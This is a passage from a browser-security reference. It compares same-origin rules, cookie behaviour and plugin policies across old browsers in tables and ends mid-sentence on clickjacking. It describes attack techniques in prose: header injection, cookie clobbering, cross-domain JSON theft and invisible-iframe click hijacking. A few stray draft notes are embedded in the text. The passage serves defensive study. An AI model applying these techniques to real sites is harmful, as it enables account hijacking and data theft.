Since the exclusion of `document.domain` made any sort of client-side cross-domain communications through `XMLHttpRequest` impossible, as a much-demanded extension, W3C proposal for cross-domain XMLHttpRequest access control would permit cross-site traffic to happen under certain additional conditions. The scheme envisioned by the proponents is as follows:

- `GET` requests with custom headers limited to a whitelist would be sent to the target system immediately, with no advance verification, based on the assumption that `GET` traffic is not meant to change server-side application state, and thus will have no lasting side effects. This assumption is theoretically sound, as per the "SHOULD NOT" recommendation spelled out in RFC 2616, though is seldom observed in practice. Unless an appropriate HTTP header or XML directive appears in the response, the result would not be revealed to the requester, though.
- Non-`GET` requests (`POST`, etc) would be preceded by a "preflight" `OPTIONS` request, again with only whitelisted headers permitted. Unless an appropriate HTTP header or XML directive is seen in response, the actual request would not be issued.

Even in its current shape, the mechanism would open some RFC-ignorant web sites to new attacks; some of the earlier drafts had more severe problems, too. As such, the functionality ended up being scrapped in Firefox 3, and currently, is not available in any browser, pending further work. A competing proposal from Microsoft, making an Microsoft Internet Explorer 8, implements a completely incompatible, safer, but less useful scheme - permitting sites to issue anonymous (cookie-less) cross-domain requests only. There seems to be an ongoing feud between these two factions, so it may take a longer while for any particular API to succeed, and it is not clear what security properties it would posses.

As noted earlier, although there is a great deal of flexibility in what data may be submitted via `XMLHttpRequest` to same-origin targets, various browsers blacklist subsets of HTTP headers to prevent ambiguous or misleading requests from being issued to servers and cached by the browser or by any intermediaries . These restrictions are generally highly browser-specific; for some common headers, they are as follows:

HTTP header	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
`Accept`	OK	OK	OK	OK	OK	OK	OK	OK	OK
`Accept-Charset`	OK	OK	OK	OK	BANNED	BANNED	BANNED	BANNED	BANNED
`Accept-Encoding`	BANNED	BANNED	BANNED	OK	BANNED	BANNED	BANNED	BANNED	BANNED
`Accept-Language`	OK	OK	OK	OK	OK	OK	OK	BANNED	BANNED
`Cache-Control`	OK	OK	OK	OK	OK	OK	BANNED	OK	OK
`Cookie`	BANNED	BANNED	BANNED	OK	OK	BANNED	BANNED	BANNED	OK

`If-*` family (`If-Modified-Since`, etc)	OK	OK	OK	OK	OK	OK	BANNED	OK	OK
`Host`	BANNED	BANNED	BANNED	BANNED	BANNED	BANNED	BANNED	BANNED	BANNED
`Range`	OK	OK	OK	OK	OK	OK	BANNED	OK	OK
`Referer`	BANNED	BANNED	BANNED	BANNED	BANNED	BANNED	BANNED	BANNED	BANNED
`Transfer-Encoding`	OK	OK	BANNED	BANNED	BANNED	BANNED	BANNED	BANNED	BANNED
`User-Agent`	OK	OK	OK	OK	OK	BANNED	OK	BANNED	BANNED
`Via`	OK	OK	OK	BANNED	BANNED	BANNED	BANNED	BANNED	BANNED

Specific implementations may be examined for a complete list: the current WebKit trunk implementation can be found here, whereas for Firefox, the code is here.

A long-standing security flaw in Microsoft Internet Explorer 6 permits stray newline characters to appear in some `XMLHttpRequest` fields, permitting arbitrary headers (such as `Host`) to be injected into outgoing requests. This behavior needs to be accounted for in any scenarios where a considerable population of legacy MSIE6 users is expected.

101

Other important security properties of `XMLHttpRequest` are outlined below:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Banned HTTP methods	TRACE	CONNECT TRACE*	CONNECT TRACE*	TRACE	TRACE	CONNECT TRACE	CONNECT TRACE**	CONNECT TRACE	CONNECT TRACE
`XMLHttpRequest` may see `httponly` cookies?	NO	NO	NO	YES	NO	YES	NO	NO	NO
`XMLHttpRequest` may see invalid HTTP 30x responses?	NO	NO	NO	YES	YES	NO	NO	YES	NO
`XMLHttpRequest` may see cross-domain HTTP 30x responses?	NO	NO	NO	YES	YES	NO	NO	NO	NO
`XMLHttpRequest` may see other HTTP non-200 responses?	YES	YES	YES	YES	YES	YES	YES	YES	NO
May local HTML access unrelated local files via `XMLHttpRequest`?	NO	NO	NO	YES	NO	NO	YES	NO	n/a
May local HTML access sites on the Internet via `XMLHttpRequest`?	YES	YES	YES	NO	NO	NO	NO	NO	n/a
Is partial `XMLHttpRequest` data visible while loading?	NO	NO	NO	YES	YES	YES	NO	YES	NO

* Implements a whitelist of known schemes, rejects made up values.

** Implements a whitelist of known schemes, replaces non-whitelisted schemes with `GET`.

WARNING: Microsoft Internet Explorer 7 may be forced to partly regress to the less secure behavior of the previous version by invoking a proprietary, legacy `ActiveXObject('MSXML2.XMLHTTP')` in place of the new, native `XMLHttpRequest` API.

Please note that the degree of flexibility offered by `XMLHttpRequest`, and not seen in other cross-domain content referencing schemes, may be actually used as a simple security mechanism: a check for a custom HTTP header may be carried out on server side to confirm that a cookie-authenticated request comes from JavaScript code that invoked `XMLHttpRequest.setRequestHeader()`, and hence must be triggered by same-origin content, as opposed to a random third-party site. This provides a coarse cross-site request forgery defense, although the mechanism may be potentially subverted by the incompatible same-origin logic within some plugin-based programming languages, as discussed later on.

Same-origin policy for cookies

As the web started to move from static content to complex applications, one of the most significant problems with HTTP was that the protocol contained no specific provisions for maintaining any client-associated context for subsequent requests, making it difficult to implement contemporary mechanisms such as convenient, persistent authentication or preference management (HTTP authentication, as discussed later on, proved to be too cumbersome for this purpose, while any in-URL state information would be often accidentally disclosed to strangers or lost). To address the need, HTTP cookies were implemented in Netscape Navigator (and later captured in spirit as RFC 2109, with neither of the standards truly followed by most implementations): any server could return a short text token to be stored by the client in a `Set-Cookie` header, and the token would be stored by clients and included on all future requests (in a `Cookie` header).

Key properties of the mechanism:

- **Header structure:** in theory, every `Set-Cookie` header sent by the server consists of one or more comma-separated `NAME=VALUE` pairs, followed by a number of additional semicolon-separated parameters or keywords. In practice, a vast majority of browsers support only a single pair (confusingly, multiple `NAME=VALUE` pairs may accepted in some browsers via `document.cookie`, a simple JavaScript cookie manipulation API). Every `Cookie` header sent by the client consists of any number of semicolon-separated `NAME=VALUE` pairs with no additional metadata.

but can have multiple?

- **Scope:** by default, cookie scope is limited to all URLs on the current host name - and **not** bound to port or protocol information. Scope may be limited with `path=` parameter to specify a specific path prefix to which the cookie should be sent, or broadened to a group of DNS names, rather than single host only, with `domain=`. The latter operation may specify any fully-qualified right-hand segment of the current host name, up to one level below TLD (in other words, `www.foo.bar.example.com` may set a cookie to be sent to `*.bar.example.com` or `*.example.com`, but not to `*.something.else.example.com` or `*.com`); the former can be set with no specific security checks, and uses just a dumb left-hand substring match.

  Note: according to one of the specs, domain wildcards should be marked with a preceeding period, so `.example.com` would denote a wildcard match for the entire domain - including, somewhat confusingly, `example.com` proper - whereas `foo.example.com` would denote an exact host match. Sadly, no browser follows this logic, and `domain=example.com` is exactly equivalent to `domain=.example.com`. There is no way to limit cookies to a single DNS name only, other than by not specifying `domain=` value at all - and even this does not work in Microsoft Internet Explorer; likewise, there is no way to limit them to a specific port.

- **Time to live:** by default, each cookie has a lifetime limited to the duration of the current browser session (in practice meaning that it is stored in program memory only, and not written to disk). Alternatively, an `expires=` parameter may be included to specify the date (in one of a large number of possible confusing and hard-to-parse date formats) at which the cookie should be dropped. This automatically enables persistent storage of the cookie. A much less commonly used, but RFC-mandated `max-age=` parameter might be used to specify expiration time delta instead.

- **Overwriting cookies:** if a new cookie with the same `NAME`, `domain`, and `path` as an existing cookie is encountered, the old cookie is discarded. Otherwise, even if a subtle difference exists (e.g., two distinct `domain=` values in the same top-level domain), the two cookies will co-exist, and may be sent by the client at the same time as two separate pairs in `Cookie` headers, with no additional information to help resolve the conflict.

- **Deleting cookies:** There is no specific mechanism for deleting cookies envisioned, although a common hack is to overwrite a cookie with a bogus value as outlined above, plus a backdated or short-lived `expires=` (using `max-age=0` is not universally supported).

- **"Protected" cookies:** as a security feature, some cookies set may be marked with a special `secure` keyword, which causes them to be sent over HTTPS only. Note that non-HTTPS sites may still set `secure` cookies in some implementations, just not read them back.

The original design for HTTP cookies has multiple problems and drawbacks that resulted in various security problems and kludges to address them:

- **Privacy issues:** the chief concern with the mechanism was that it permitted scores of users to be tracked extensively across any number of collaborating domains without permission (in the simplest form, by simply including tracking code in an `IFRAME` pointing to a common `evil-tracking.com` resource on any number of web pages, so that the same `evil-tracking.com` cookie can be correlated across all properties). It is a major misconception that HTTP cookies were the only mechanism to store and retrieve long-lived client-side tokens - for example, cache validation directives or `window.name` DOM property may be naughtily repurposed to implement a very similar functionality - but the development nevertheless caused public outcry.

  Widespread criticism eventually resulted in many browsers enabling restrictions on any included content on a page setting cookies for any domain other than that displayed in the URL bar (discussed later on), despite the fact that such a measure would not stop cooperating sites from tracking users using marginally more sophisticated methods. A minority of users to this day browses with cookies disabled altogether for similar reasons, too.

  3rd party cookies

- **Problems with ccTLDs:** the specification did not account for the fact that many country-code TLDs are governed by odd or sometimes conflicting rules. For example, `waw.pl`, `com.pl`, and `co.uk` should be all seen as generic, functional top-level domains, and so it should not be possible to set cookies at this level, as to avoid interference between various applications; but `example.pl` or `coredump.cx` are single-owner domains for which it should be possible to set cookies. This resulted in many browsers having serious trouble collecting empirical data from various ccTLDs and keeping it in sync with the current state of affairs in the DNS world.

  add to browser code

- **Problems with conflict resolution:** when two identically named cookies with different scopes are to be sent in a single request, there is no information available to the server to resolve the conflict and decide which cookie came from where, or how old it is. Browsers do not follow any specific conventions on the ordering of supplied cookies, too, and some behave in an outright buggy manner. Additional metadata to address this problem is proposed in "cookies 2" design (RFC 2965), but the standard never gained widespread support.

- **Problems with certain characters:** just like HTTP, cookies have no specific provisions for character escaping, and no specified behavior for handling of high-bit and control characters. This sometimes results in completely unpredictable and dangerous situations if not accounted for.

- **Problems with cookie jar size:** standards do relatively little to specify cookie count limits or pruning strategies. Various browsers may implement various total and per-domain caps, and the behavior may result in malicious content purposefully disrupting session management, or legitimate content doing so by accident.

- **Perceived JavaScript-related problems:** the aforementioned `document.cookie` JavaScript API permits for JavaScript embedded on pages to access sensitive authentication cookies. If malicious scripts may be planted on a page due to insufficient escaping of user input, these cookies could be stolen and disclosed to the attacker. The concern for this possibility resulted in httponly cookie flag being incorporated into Microsoft Internet Explorer, and later other browsers; such cookies would not be visible through `document.cookie` (but, as noted in the previous section, are not always adequately hidden in `XMLHttpRequest` calls). In reality, the degree of protection afforded this way is minimal, given the ability to interact with same-origin content through DOM.

- **Problems with "protected" cookie clobbering:** as indicated earlier, `secure` and `httponly` cookies are meant not to be visible in certain situations, but no specific thought was given to preventing JavaScript from overwriting `httponly` cookies, or non-encrypted pages from overwriting `secure` cookies; likewise, `httponly` or `secure` cookies may get dropped and replaced with evil versions by simply overflowing the per-domain cookie jar. This oversight could be abused to subvert at least some usage scenarios. 5i/l7

- **Conflicts with DOM same-origin policy rules:** cookies have scoping mechanisms that are broader and essentially incompatible with same-origin policy rules (e.g., as noted, no ability to restrict cookies to a specific host or protocol) - sometimes undoing some content security compartmentalization mechanisms that would otherwise be possible under DOM rules.

An IETF effort is currently underway to clearly specify currently deployed cookie behavior across major browsers.

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Does `document.cookie` work on `ftp` URLs?	NO	NO	NO	NO	NO	NO	NO	NO	n/a
Does `document.cookie` work on `file` URLs?	YES	YES	YES	YES	YES	YES	YES	NO	n/a
Is `Cookie2` standard supported?	NO	NO	NO	NO	NO	NO	YES	NO	NO
Are multiple comma-separated `Set-Cookie` pairs accepted?	NO	NO	NO	NO	NO	YES	NO	NO	NO
Are `quoted-string` values supported for HTTP cookies?	NO	NO	NO	YES	YES	NO	YES	NO	YES
Is `max-age` parameter supported?	NO	NO	NO	YES	YES	YES	YES	YES	YES
Does `max-age=0` work to delete cookies?	(NO)	(NO)	(NO)	YES	YES	NO	YES	YES	YES
Is `httponly` flag supported?	YES	YES	YES	YES	YES	YES	YES	YES	NO
Can scripts clobber `httponly` cookies?*	NO	NO	NO	YES	NO	YES	NO	NO	(YES)
Can HTTP pages clobber `secure` cookies?*	YES	YES	YES	YES	YES	YES	YES	YES	YES
Ordering of duplicate cookies with different scope	random	random	some dropped	some dropped	most specific first	random	most specific first	most specific first	by age
Maximum length of a single cookie	4 kB	4 kB	∞	∞	∞	∞	∞	∞	broken
Maximum number of cookies per site	50	50	50	∞	100	∞	∞	150	50
Are cookies for right-hand IP address fragments accepted?	NO	NO	NO	NO	NO	YES	NO	NO	NO
Are host-scope cookies possible (no `domain=` value)?	NO	NO	NO	YES	YES	YES	YES	YES	YES
Overly permissive ccTLD behavior test results (3 tests)	1/3 FAIL	1/3 FAIL	3/3 OK	2/3 FAIL	3/3 OK	1/3 FAIL	3/3 OK	3/3 OK	2/3 FAIL

* Note that as discussed earlier, even when this is not directly permitted, the attacker may still drop the original cookie by simply overflowing the cookie jar, and insert a new one without a `httponly` or `secure` flag set; and even if the ability to overflow the jar is limited, there is no way for a server to distinguish between a genuine `httponly` or `secure` cookie, and a differently scoped, but identically named lookalike.

Same-origin policy for Flash

Adobe Flash, a plugin believed to be installed on about 99% of all desktops, incorporates a security model generally inspired by browser same-origin checks. Flash applets have their security context derived from the URL they are loaded from (as opposed to the site that embeds them with `<OBJECT>` or `<EMBED>` tags), and within this realm, permission control follows the same basic principle as applied by browsers to DOM access: protocol, host name, and port of the requested resource is compared with that of the requestor, with universal access privileges granted to content stored on local disk. That said, there are important differences - and some interesting extensions - that make Flash capable of initiating cross-domain interactions to a degree greater than typically permitted for native browser content.

Some of the unique properties and gotchas of the current Flash security model include:

- The ability for sites to provide a cross-domain policy, often referred to as `crossdomain.xml`, to allow a degree of interaction from non-same-origin content. Any non-same-origin Flash applet may specify a location on the target server at which this XML-based specification should be looked up; if it matches a specific format, it would be interpreted as a permission to carry out cross-domain actions for a given target URL path and its descendants.

  Historically, the mechanism, due to extremely lax XML parser and no other security checks in place, posed a major threat: many types of user content, for example images or text files, could be trivially made to mimick such data without site owner's knowledge or consent. Recent security improvements enabled a better control of cross-domain policies; this includes a more rigorous XML parser; a requirement for MIME type on policies to match `text/*`, `application/xml`, or `application/xhtml+xml`; or the concept of site-wide meta-policies, stored at a fixed top-level location - `/crossdomain.xml`. These policies would specify global security rules, and for example prevent any lower-order policies from being interpreted, or require MIME type on all policies to non-ambiguously match `text/x-cross-domain-policy`.

- The ability to make cookie-bearing cross-domain HTTP `GET` and `POST` requests via the browser stack, with fewer constraints than typically seen elsewhere in browsers. This is achieved through the URLRequest API. The functionality, most notably, includes the ability to specify arbitrary `Content-Type` values, and to send binary payloads. Historically, Flash would also permit nearly arbitrary headers to be appended to cross-domain traffic via the `requestHeaders` property, although this had changed with a series of recent security updates, now requiring an explicit `crossdomain.xml` directive to re-enable the feature. bea tightend up later
- The ability to make same-origin HTTP requests, including setting and reading back HTTP headers to an extent greater than that of `XMLHttpRequest` (list of banned headers).
- The ability to access to raw TCP sockets via `XMLSockets`, to connect back to the same-origin host on any high port (> 1024), or to access third-party systems likewise. Following recent security updates, this requires explicit cross-domain rules, although these may be easily provided for same-origin traffic. In conjunction with DNS rebinding attacks or the behavior of certain firewall helpers, the mechanism could be abused to punch holes in the firewall or probe local and remote systems, although certain mitigations were incorporated since then.
- The ability for applet-embedding pages to restrict certain permissions for the included content by specifying `<OBJECT>` or `<EMBED>` parameters:
  - The ability to load external files and navigate the current browser window (allowNetworking attribute).
  - The ability to interact with on-page JavaScript context (allowScriptAccess attribute; previously unrestricted by default, now limited to `sameDomain`, which requires the accessed page to be same origin with the applet).
  - The ability to run in full-screen mode (allowFullScreen attribute).

This model is further mired with other bugs and oddities, such as the reliance on location.* DOM being tamper-proof for the purpose of executing same-origin security checks.

Flash applets running from the Internet do not have any specific permissions to access local files or input devices, although depending on user configuration decisions, some or all sites may use a limited quota within a virtualized data storage sandbox, or access the microphone.

Same-origin policy for Java

Much like Adobe Flash, Java applets, reportedly supported on about 80% of all desktop systems, roughly follow the basic concept of same-origin checks applied to a runtime context derived from the site the applet is downloaded from - except that rather unfortunately to many classes of modern websites, different host names sharing a single IP address are considered same-origin under certain circumstances.

The documentation for Java security model available on the Internet appears to be remarkably poor and spotty, so the information provided in this section is in large part based on empirical testing. According to this research, the following permissions are available to Java applets:

- The ability to interact with JavaScript on the embedding page through the JSObject API, with no specific same-origin checks. This mechanism is disabled by default, but may be enabled with the `MAYSCRIPT` parameter within the `<APPLET>` tag.
- In some browsers, the ability to interact with the embedding page through the DOMService API. The documentation does not state what, if any, same-origin checks should apply; based on the aforementioned tests, no checks are carried out, and cross-domain embedding pages may be accessed freely with no need for `MAYSCRIPT` opt-in. This directly contradicts the logic of `JSObject` API.
- The ability to send same-origin HTTP requests using the browser stack via the URLConnection API, with virtually no security controls, including the ability to set `Host` headers, or insert conflicting caching directives. On the upside, it appears that there is no ability to read 30x redirect bodies or `httponly` cookies from within applets.
- The ability to initiate unconstrained TCP connections back to the originating host, and that host only, using the Socket API. These connections do not go through the browser, and are not subject to any additional security checks (e.g., ports such as `25/tcp` are permitted).

Depending on the configuration, the user may be prompted to give signed applets greater privileges, including the ability to read and write local files, or access specific devices. Unlike Flash, Java has no cross-domain policy negotiation features.

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is `DOMService` supported?	YES	YES	YES	NO	NO	YES	NO	YES	n/a
Does `DOMService` permit cross-domain access to embedding page?	YES	YES	YES	n/a	n/a	YES	n/a	YES	n/a

Same-origin policy for Silverlight

Microsoft Silverlight 2.0 is a recently introduced content rendering browser plugin, and a competitor to Adobe Flash.

There is some uncertainty about how likely the technology is to win widespread support, and relatively little external security research and documentation available at this time, so this section will be likely revised and extended at a later date. In principle, however, Silverlight appears to closely mimick the same-origin model implemented for Flash:

- Security context for the application is derived from the URL the applet is included from. Access to the embedding HTML document is permitted by default for same-origin HTML, and controlled by enableHtmlAccess parameter elsewhere. Microsoft security documentation does not clearly state if scripts have permission to navigate browser windows in absence of `enableHtmlAccess`, however.
- Same-origin HTTP requests may be issued via `HttpWebRequest` API, and may contain arbitrary payloads - but there are certain restrictions on which HTTP headers may be modified. The exact list of restricted headers is available here.
- Cross-domain HTTP and network access is not permitted until a policy compatible with Flash `crossdomain.xml` or Silverlight `clientaccesspolicy.xml` format, is furnished by the target host. Microsoft documentation implies that "unexpected" MIME types are rejected, but this is not elaborated upon; it is also not clear how strict the parser used for XML policies is (reference).
- Non-HTTP network connectivity uses `System.Net.Sockets`. Raw connections to same-origin systems are not permitted until an appropriate cross-domain policy is furnished (reference).
- Cross-scheme access between HTTP and HTTPS is apparently considered same-origin, and does not require a cross-domain specification (reference).

Same-origin policy for Gears

Google Gears is a browser extension that enables user-authorized sites to store persistent data in a local database. Containers in the database are partitioned in accordance with the traditional understanding of same-origin rules: that is, protocol, host name, and port must match precisely for a page to be able to access a particular container - and direct fenceposts across these boundaries are generally not permitted (reference).

An important additional feature of Gears are JavaScript workers: a specialized WorkerPool API permits authorized sites to initiate background execution of JavaScript code in an inherited security context without blocking browser UI. This functionality is provided in hopes of making it easier to develop rich and CPU-intensive offline applications.

A somewhat unusual, indirect approach to cross-domain data access in Gears is built around the `createWorkerFromUrl` function, rather than any sort of cross-domain policies. This API call permits a previously authorized page in one domain to spawn a worker running in the context of another; both the security context, and the source from which the worker code is retrieved, is derived from the supplied URL. For security reasons, the data must be further served with a MIME type of `application/x-gears-worker`, thus acknowledging mutual consent to this interaction.

Workers behave like separate processes: they do not share any execution state with each other or with their parent - although they may communicate with the "foreground" JavaScript code and workers in other domain through a simple, specialized messaging mechanism.

Workers also do not have access to a native `XMLHttpRequest` implementation, so Gears provides a compatible subset of this functionality through own HttpRequest interface. `HttpRequest` implementation blacklists a standard set of HTTP headers and methods, as listed in httprequest.cc.

Origin inheritance rules

As hinted earlier, certain types of pseudo-URLs, such as `javascript:`, `data:`, or `about:blank`, do not have any inherent same-origin context associated with them the way `http://` URLs have - which poses a special problem in the context of same-origin checks.

If a shared "null" security context is bestowed upon all these resources, and checks against this context always succeed, a risk arises that blank windows spawned by completely unrelated sites and used for different purposes could interfere with each other. The possibility is generally prevented in most browsers these days, but had caused a fair number of problems in the past (see Mozilla bug 343168 and related work by Adam Barth and Collin Jackson for a historical perspective). On the other hand, if all access to such windows is flat out denied, this would go against the expectation of legitimate sites to be able to scriptually access own `data:` or `about:blank` windows.

Various browsers accommodate this ambiguity in different ways, often with different rules for document-embedded `<IFRAME>` containers, for newly opened windows, and for descendants of these windows.

A quick survey of implementations is shown below:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Inherited context for empty IFRAMEs	parent	parent	parent	parent	parent	parent	parent	parent	parent
Inherited context for `about:blank` windows	parent	parent	parent	no access	no access	parent	parent	parent	parent
Inherited context for `javascript:` windows	parent	parent	parent	parent	parent	n/a	parent	n/a	n/a
Inherited context for `data:` windows	n/a	n/a	n/a	parent	parent	no access	blank	no access	no access
Is parent's `Referer` sent from empty IFRAMEs?	NO	NO	NO	NO	NO	NO	YES	NO	NO
Is parent's `Referer` sent from `javascript:` windows?	NO	NO	NO	NO	NO	n/a	NO	n/a	n/a
Is parent's `Referer` sent from `data:` windows?	n/a	n/a	n/a	NO	NO	NO	NO	NO	NO

Cross-site scripting and same-origin policies

Same-origin policies are generally perceived as one of most significant bottlenecks associated with contemporary web browsers. To application developers, the policies are too strict and inflexible, serving as a major annoyance and stifling innovation; the developers push for solutions such as cross-domain `XMLHttpRequest` or `crossdomain.xml` in order to be able to build and seamlessly integrate modern applications that span multiple domains and data feeds. To security engineers, on the other hand, these very same policies are too loose, putting user data at undue risk in case of minor and in practice nearly unavoidable programming errors.

The security concern traces back to the fact that the structure of HTML as such, and the practice for rendering engines to implement very lax and poorly documented parsing of legacy HTML features, including extensive and incompatible error recovery attempts, makes it difficult for web site developers to render user-controlled information without falling prey to HTML and script injection flaws. A number of poorly designed, browser-side content sniffing and character set strategies (discussed later in this document), further contributes to the problem by making it likely for non-HTML content to be misinterpreted and rendered as HTML anyway.

Because of this, nearly every major web service routinely suffers from numerous HTML injection flaws; xssed.com, an external site dedicated to tracking publicly reported issues of this type, amassed over 50,000 entries in under two years - and some of the persistent (server-stored) kind turn out to be rather devastating.

The problem clearly demonstrates the inadequateness of same-origin policies as statically bound to a single domain: not all content shown on a particular site should or may be trusted the same, and permitted to do the same. The ability to either isolate, or restrict privileges for portions of data that currently enjoy unconstrained same-origin privileges, would mitigate the impact of HTML parsing problems and developer errors, and also enable new types of applications to be securely built, and is the focus of many experimental security mechanisms proposed for future browsers (as outlined later on).

Life outside same-origin rules

Various flavors of same-origin policies define a set of restrictions for several relatively recent and particularly dangerous operations in modern browsers - DOM access, `XMLHttpRequest`, cookie setting - but as originally envisioned, the web had no security boundaries built in, and no particular limitations were set on what resources pages may interact with, or in what manner. This promiscuous design holds true to this date for many of the core HTML mechanisms, and this degree of openness likely contributed to the overwhelming success of the technology.

This section discusses the types of interaction not subjected to same-origin checks, and the degree of cross-domain interference they may cause.

Navigation and content inclusion across domains

There are numerous mechanisms that permit HTML web pages to include and display remote sub-resources through HTTP `GET` requests without having these operations subjected to a well-defined set of security checks:

- **Simple multimedia markup:** tags such as `<IMG SRC="...">` or `<BGSOUND SRC="...">` permit `GET` requests to be issued to other sites with the intent of retrieving the content to be displayed. The received payload is then displayed on the current page, assuming it conforms to one of the internally recognized formats. In current designs, the data embedded this way remains opaque to JavaScript, however, and cannot be trivially read back (except for occasional bugs).

- **Remote scripts:** `<SCRIPT SRC="...">` tags may be used to issue `GET` requests to arbitrary sites, likewise. A relatively relaxed JavaScript (or E4X XML) parser is then applied to the received content; if the response passes off as something resembling structurally sound JavaScript, this cross-domain payload may then be revealed to other scripts on the current page; one way to achieve this goal is through redefining callback functions or modifying object prototypes; some browsers further help by providing verbose error messages to `onerror` handlers. The possibility of cross-domain data inclusion poses a risk for all sensitive, cookie-authenticated JSON interfaces, and some other document formats not originally meant to be JavaScript, but resembling it in some aspects (e.g., XML, CSV).

  Note: quite a few JSON interfaces not intended for cross-domain consumption rely on a somewhat fragile defense: the assumption that certain very specific object serializations (`{ param: "value"}`) or meaningless prefixes (`&&&START&&&`) will not parse via `<SCRIPT SRC="...">`; or that endless loop prefixes such as `while (1)` will prevent interception of the remainder of the data. In most cases, these assumptions are not likely to be future-safe; a better option is to require custom `XMLHttpRequest` headers, or employ a parser-breaking prefix that is unlikely to ever work as long as the basic structure of JavaScript is maintained. One such example is the string of `)]}'`, followed by a newline.

- **Remote stylesheets:** `<LINK REL="stylesheet" HREF="...">` tags may be used in a manner similar to `<SCRIPT>`. The returned data would be subjected to a considerably more rigorous CSS syntax parser. On one hand, the odds of a snippet of non-CSS data passing this validation are low; on the other, the parser does not abort on the first syntax error, and continues parsing the document unconditionally until EOF - so scenarios where some portions of a remote document contain user-controlled strings, followed by sensitive information, are of concern. Once properly parsed, CSS data may be disclosed to non-same-origin scripts through getComputedStyle or currentStyle properties (the former is W3C-mandated). One potential attack of this type was proposed by Chris Evans; in Internet Explorer, the impact may be greater due to the more relaxed newline parsing rules.

- **Embedded objects and applets:** `<EMBED SRC="...">`, `<OBJECT CODEBASE="...">`, and `<APPLET CODEBASE="...">` tags permit arbitrary resources to be retrieved via `GET` and then supplied as input to browser plugins. The exact effect of this action depends on the plugin to which the resource is routed, a factor entirely controlled by the author of the page. The impact is that content never meant to be interpreted as a plugin-based program may end up being interpreted and executed in a security context associated with the serving host.

- **Document-embedded frames:** `<FRAME>` and `<IFRAME>` elements may be used to create new document rendering containers within the current browser window, and to fetch any target documents via `GET`. These documents would be subject to same-origin checks once loaded.

Note that on all of the aforementioned inclusion schemes other than `<FRAME>` and `<IFRAME>`, any `Content-Type` and `Content-Disposition` HTTP headers returned by the server for the sub-resource are mostly ignored; there is no opportunity to authoritatively instruct the browser about the intended purpose of a served document to prevent having the data parsed as JavaScript, CSS, etc.

In addition to these content inclusion methods, multiple ways exist for pages to initiate full-page transitions to remote content (which causes the target document for such an operation to be replaced with a brand new document in a new security context):

- **Link targets:** the current document, any other named window or frame, or one of special window classes (`_blank`, `_parent`, `_self`, `_top`) may be targeted by `<A HREF="...">` to initiate a regular, `GET`-based page transition. In some browsers, such a link may be also automatically "clicked" by JavaScript with no need for user interaction (for example, using the `click()` method).
- **`Refresh` and `Location` directives:** HTTP `Location` and `Refresh` headers, as well as `<META HTTP-EQUIV="Refresh" VALUE="...">` directives, may be used to trigger a `GET`-based page transition, either immediately or after a predefined time interval.
- **JavaScript DOM access:** JavaScript code may directly access `location.*`, `window.open()`, or `document.URL` to automatically trigger `GET` page transitions, likewise.
- **Form submission:** HTML `<FORM ACTION="...">` tags may be used to submit `POST` and `GET` requests to remote targets. Such transitions may be triggered automatically by JavaScript by calling the `submit()` method. `POST` forms may contain payloads constructed out of form field name-value pairs (both controllable through `<INPUT NAME="..." VALUE="...">` tags), and encoded according to application/x-www-form-urlencoded (`name1=value1&name2=value2...`, with `%nn` encoding of non-URL-safe characters), or to multipart/form-data (a multipart MIME-like format), depending on `ENCTYPE=` parameter.

  In addition, some browsers permit text/plain to be specified as `ENCTYPE`; in this mode, URL encoding is not applied to `name=value` pairs, allowing almost unconstrained cross-domain `POST` payloads.

  Trivia: `POST` payloads are opaque to JavaScript. Without server-side cooperation, or the ability to inspect the originating page, there is no possibility for scripts to inspect the data posted in the request that produced the current page. The property might be relied upon as a crude security mechanism in some specific scenarios, although it does not appear particularly future-safe.

Related tests:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Are verbose `onerror` messages produced for `<SCRIPT>`?	YES	YES	YES	YES	NO	NO	NO	NO	NO
Are verbose `onerror` messages produced for `<STYLE>`?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Can links be auto-clicked via `click()`?	YES	YES	YES	NO	NO	NO	YES	NO	NO
Is `getComputedStyle` supported for CSS? (W3C)	NO	NO	NO	YES	YES	YES	YES	YES	YES
Is `currentStyle` supported for CSS? (Microsoft)	YES	YES	YES	NO	NO	NO	YES	NO	NO
Is `ENCTYPE=text/plain` supported on forms	YES	YES	YES	YES	YES	NO	YES	NO	NO

Note that neither of the aforementioned methods permits any control over HTTP headers. As noted earlier, more permissive mechanisms may be available to plugin-interpreted programs and other non-HTML data, however.

Arbitrary page mashups (UI redressing)

Yet another operation permitted across domains with no specific security checks is the ability to seamlessly merge `<IFRAME>` containers displaying chunks of third-party sites (in their respective security contexts) inside the current document. Although this feature has no security consequences for static content - and in fact, might be desirable - it poses a significant concern with complex web applications where the user is authenticated with cookies: the attacker may cleverly decorate portions of such a third-party UI to make it appear as if they belong to his site instead, and then trick his visitors into interacting with this mashup. If successful, clicks would be directed to the attacked domain, rather than attacker's page - and may result in undesirable and unintentional actions being taken in the context of victim's account.

There are several basic ways to fool users into generating such misrouted clicks:

- **Decoy UI underneath, proper UI made transparent using CSS `opacity` or `filter` attribute:** most browsers permit page authors to set transparency on cross-domain `<IFRAME>` tags. Low opacity may result in the attacked cross-domain UI being barely visible, or not visible at all, with the browser showing attacker-controlled content placed underneath instead. Any clicks intended to reach attacker's content would still be routed to the invisible third-party UI overlaid on top, however.
- **Decoy UI on top, with a small fragment not covered:** the attacker may also opt for showing the entire UI of the targeted application in a large `<IFRAME>`, but then cover portions of this container with opaque `<DIV>` or `<IFRAME>` elements placed on top (higher CSS `z-index` values). These overlays would be showing his misleading content instead, spare for the single button borrowed from the UI underneath.
- **Keyhole view of the attacked application:** a variant of the previous attack technique is to simply make the `<IFRAME>` very small, and scroll this view to a specific X and Y location where the targeted button is present. Luckily, all current browser no longer permit cross-domain `window.scrollTo()` and `window.scrollBy()` calls - although the attack is still possible if useful HTML anchors on the target page may be repurposed.
- **Race condition attacks:** lastly, the attacker may simply opt for hiding the target UI (as a frame, or as a separate window) underneath his own, and reveal it only miliseconds before the anticipated user click, not giving the victim enough time to notice the switch, or react in any way. Scripts have the ability to track mouse speed and position over the entire document, and close or rearrange windows, but it is still

